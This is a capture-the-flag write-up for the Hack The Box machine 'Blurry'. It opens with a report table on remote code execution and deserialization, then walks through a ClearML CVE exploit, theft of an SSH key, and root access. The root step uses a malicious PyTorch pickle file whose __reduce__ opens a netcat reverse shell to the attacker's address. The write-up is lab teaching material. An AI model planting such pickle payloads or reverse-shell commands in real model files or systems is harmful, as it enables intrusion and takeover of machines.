Blurry (HackThBox)

Item	Description
Name	**RCE(remote code execution)/ Deserialization Attacks**
Description	RCE vulnerabilities allow an attacker to execute arbitrary code on a remote device. An attacker can achieve RCE in a few different ways, including: • **Deserialization Attacks:** Applications commonly use serialization to combine several pieces of data into a single string to make it easier to transmit or communicate. Specially formatted user input within the serialized data may be interpreted by the deserialization program as executable code.
Impact	Some of the main impacts of an RCE attack include: • **Initial Access:** RCE attacks commonly begin as a vulnerability in a public-facing application that grants the ability to run commands on the underlying machine. Attackers can use this to gain an initial foothold on a device to install malware or achieve other goals. • **Information disclosure:** RCE attacks can be used to install data-stealing malware or to directly execute commands that extract and exfiltrate data from the vulnerable device. • **Denial of Service:** An RCE vulnerability allows an attacker to run code on the system hosting the vulnerable application. This could allow them to disrupt the operations of this or other applications on the system. • **Cryptomining:** Cryptomining or cryptojacking malware uses the computational resources of a compromised device to mine cryptocurrency. RCE vulnerabilities

	are commonly exploited to deploy and execute crypto-mining malware on vulnerable devices. • **Ransomware:** Ransomware is malware designed to deny a user access to their files until they pay a ransom to regain access. RCE vulnerabilities can also be used to deploy and execute ransomware on a vulnerable device.
Risk	**9.8 Critical**
Mitigation	RCE attacks can take advantage of a range of vulnerabilities, making it difficult to protect against them with any one approach. Some best practices for detecting and mitigating RCE attacks include: • **Input Sanitization:** RCE attacks commonly take advantage of injection and deserialization vulnerabilities. Validating user input before using it in an application helps to prevent many types of RCE attacks. • **Secure Memory Management:** RCE attackers can also exploit issues with memory management, such as buffer overflows. Applications should undergo vulnerability scanning to detect buffer overflow and other vulnerabilities to detect and remediate these errors. • **Traffic Inspection:** As their name suggests, RCE attacks occur over the network with an attacker exploiting vulnerable code and using it to gain initial access to corporate systems. An organization should deploy network security solutions that can block attempted exploitation of vulnerable applications and that can


	detect remote control of enterprise systems by an attacker. • **Access Control:** An RCE attack provides an attacker with a foothold on the enterprise network, which they can expand to achieve their final objectives. By implementing network segmentation, access management, and a zero trust security strategy, an organization can limit an attacker's ability to move through the network and take advantage of their initial access to corporate systems.

-POC:


-I started my scan on this machine by nmap and get that there is 2 ports open (22 ssh, 80 http)

-I add the IP of this machine to the **/etc/hosts** file to resolve this IP

-I navigated to this page (app.blurry.htb) and got a clearml platform with a login page




-I log in with a random string and I got authenticated




-I followed these instructions to config clearml and used the API provided by this platform


-I searched for a clearml exploit and got this CVE



-I installed this exploit and ran it to get a reverse shell




-I got a project name from the platform




-I started a listener via Netcat and ran the exploit many times to get RCE


-I started by using the **ls** command to list the files in this directory and found a file called **user.txt,** I opened it with **cat** command and I got the user flag



-I tried to escalate my privileges to root by command **sudo -l** but I got this result that tells me that I can run only file called **evaluate_model.py** that will run any file with extension **"*.pth"**



-I used **ls -la** to list files that may be hidden and I found a file called **.ssh** I entered it and found the key for SSH so I got it on my machine and connected with it



```
└─$ ssh jippity@10.10.11.19 -i id_rsa
Linux blurry 5.10.0-30-amd64 #1 SMP Debian 5.10.218-1 (2024-06-01) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Jun 17 14:12:21 2024 from 10.10.14.40
jippity@blurry~$
```

-I searched for the extension called **.pth** and got that it is related to a library called **Pytorch** so I tried to search for an exploit for it and I found this code that depends on deserialization vulnerability in the pickle library in Python


```python
import torch
import torch.nn as nn
import torch.nn.functional as F
import os

class Net(nn.Module):
    def __init__(self):
        super(Net, self).__init__()
        self.layer1 = nn.Linear(1, 128)
        self.layer2 = nn.Linear(128, 128)
        self.layer3 = nn.Linear(128, 2)

    def forward(self, x):
        x = F.relu(self.layer1(x))
        x = F.relu(self.layer2(x))
        action = self.layer3(x)
        return action

    def __reduce__(self):
        return (os.system, ('calc.exe',))
```


-I modified this code to connect on my listener and save file with **.pth** extension

```python
import torch
import torch.nn as nn
import torch.nn.functional as F
import os

class Net(nn.Module):
    def __init__(self):
        super(Net, self).__init__()
        self.layer1 = nn.Linear(1, 128)
        self.layer2 = nn.Linear(128, 128)
        self.layer3 = nn.Linear(128, 2)

    def forward(self, x):
        x = F.relu(self.layer1(x))
        x = F.relu(self.layer2(x))
        action = self.layer3(x)
        return action

    def __reduce__(self):

        return (os.system, ('nc -e /bin/sh 10.10.16.33 4444',))

model = Net()

torch.save(model, 'exploit.pth')
```

-I executed this script and got a file named exploit.pth then I transferred it to the victim machine in /models directory to execute it by python server and wget

-I started a listener on port 4444 via Netcat and got the reverse shell





-I navigated to the root directory and got a root flag.

Written By: Yasser Hamoda

(Leader of Vulnerability analyst/Penetration Tester)